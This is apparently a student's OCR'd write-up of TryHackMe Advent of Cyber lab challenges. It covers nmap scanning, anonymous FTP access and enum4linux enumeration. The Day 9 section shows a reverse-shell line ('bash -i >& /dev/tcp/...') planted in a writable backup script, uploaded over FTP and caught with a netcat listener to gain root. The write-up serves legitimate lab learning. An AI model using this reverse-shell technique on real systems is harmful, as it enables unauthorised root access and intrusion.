


```
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
```

Question 6

Answer: blog

We used the script http-title to know more about the title of the web server which is “TBFC&#39;s Internal Blog”. From this, we assumed that the website is used for blogs.



```
┌──(1211103141㉿kali)-[~]
└─$ nmap --script http-title 10.10.95.147
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 00:37 EDT
Nmap scan report for 10.10.95.147
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 32.04 seconds
```

Thought Process/Methodology:

We started the machine and ran a Nmap scan using the flag -A to identify services running and ports available on the machine IP address. Fortunately, we managed to find more from the scan for the other questions. Then, we use Nmap’s NSE http-title to know further more about the title of the website and what it might be used for.

Day 9: Networking – Anyone can be Santa!


Tools Used: Kali Linux, Shell

Solution/Walkthrough: SHinomiya aku punya lah since kau banyak sangat waifu :)

Question 1

Answer: backups, elf_workshops, human_resources, public

By accessing the IP address by the ftp tool and log in as anonymous, we can use the ls command to know all directories.




```
zsh: corrupt history file /home/1211103141/.zsh_history
┌──(1211103141㉿kali)-[~]
└─$ ftp 10.10.14.132
Connected to 10.10.14.132.
220 Welcome to the TBFC FTP Server!.
Name (10.10.14.132:1211103141): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> 
```

Question 2

Answer: public

From the directories, there's only one folder with data that we can access which is public.




```
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```

Question 3

Answer: backup.sh

Change the directory to public and use ls command to list all the files.




```
ftp> cd
(remote-directory) public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> 
```

Question 4


Answer: The Polar Express

Download the files by using get command.




```
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (292.9688 kB/s)
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (79.3821 kB/s)
```

Exit the ftp



```
ftp> exit
221 Goodbye.
```

Look through the content of shoppinglist.txt by using cat command




```
┌──(1211103141㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie
```

Question 5


Answer: THM{even_you_can_be_santa}

Open the shell file using nano command.




```
┌──(1211103141㉿kali)-[~]
└─$ nano backup.sh
```

Change the content by commenting out the original command and add your own which is as follows. (make sure to use your THM IP)




```
  GNU nano 5.9                                  backup.sh *
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
bash -i >& /dev/tcp/10.18.37.222/4444 0>&1
```

Make a new shell tab and make a netcat listener.




```
┌──(1211103141㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Upload back the file to the ftp server.



```
┌──(1211103141㉿kali)-[~]
└─$ ftp 10.10.14.132
Connected to 10.10.14.132.
220 Welcome to the TBFC FTP Server!.
Name (10.10.14.132:1211103141): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
385 bytes sent in 0.00 secs (8.3447 MB/s)
ftp> 
```

Exit the ftp and inspect the directory /root/flag.txt from the listener to get the flag by using the cat command.



```
┌──(1211103141㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.37.222] from (UNKNOWN) [10.10.14.132] 60482
bash: cannot set terminal process group (1937): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~# 
```

Thought Process/Methodology:

We connected to the IP address given by the thm machine by using the ftp tool in the shell. Then, we logged in as anonymous. We managed to find all the directories which we can access as anonymous. We download all the files available so that we can retrieve “sensitive” data such as Santa’s shopping list and a backup shell. We made a listener so that we can access the root of the server to get our flag. But first, we made our own malicious script and uploaded it to the server so that we can access the root. Thus, we got the flag.

Day 10: Networking - Don't be sElfish!


Tools used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: 1.-h,2.-S,3.-o.4.-a

Read the options.




```
The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r
)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,gu
est,krbtgt,domain admins,root,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)
    -A        Aggressive. Do write checks on shares etc

RID cycling should extract a list of users from Windows (or Samba) hosts
which have RestrictAnonymous set to 1 (Windows NT and 2000), or "Network
```

Question 2

Answer:3

Use the -U option in enum4linux to list the users for the domain.




```
 ===========================( Getting domain SID for 10.10.170.94 )===
 =========================

Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ================================( Users on 10.10.170.94 )===========
 =========================


index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: elfmcskidy       Name:   Desc:

index: 0×2 RID: 0×3ea acb: 0×00000010 Account: elfmceager       Name: elfmcea
ger     Desc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson    Name:   Desc:


user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
enum4linux complete on Wed Jun 22 03:31:50 2022


┌──(kali㉿kali)-[~]
└─$ 
```

Question 3

Answer:4

Use the-S option in enum4linux to display all the share file.

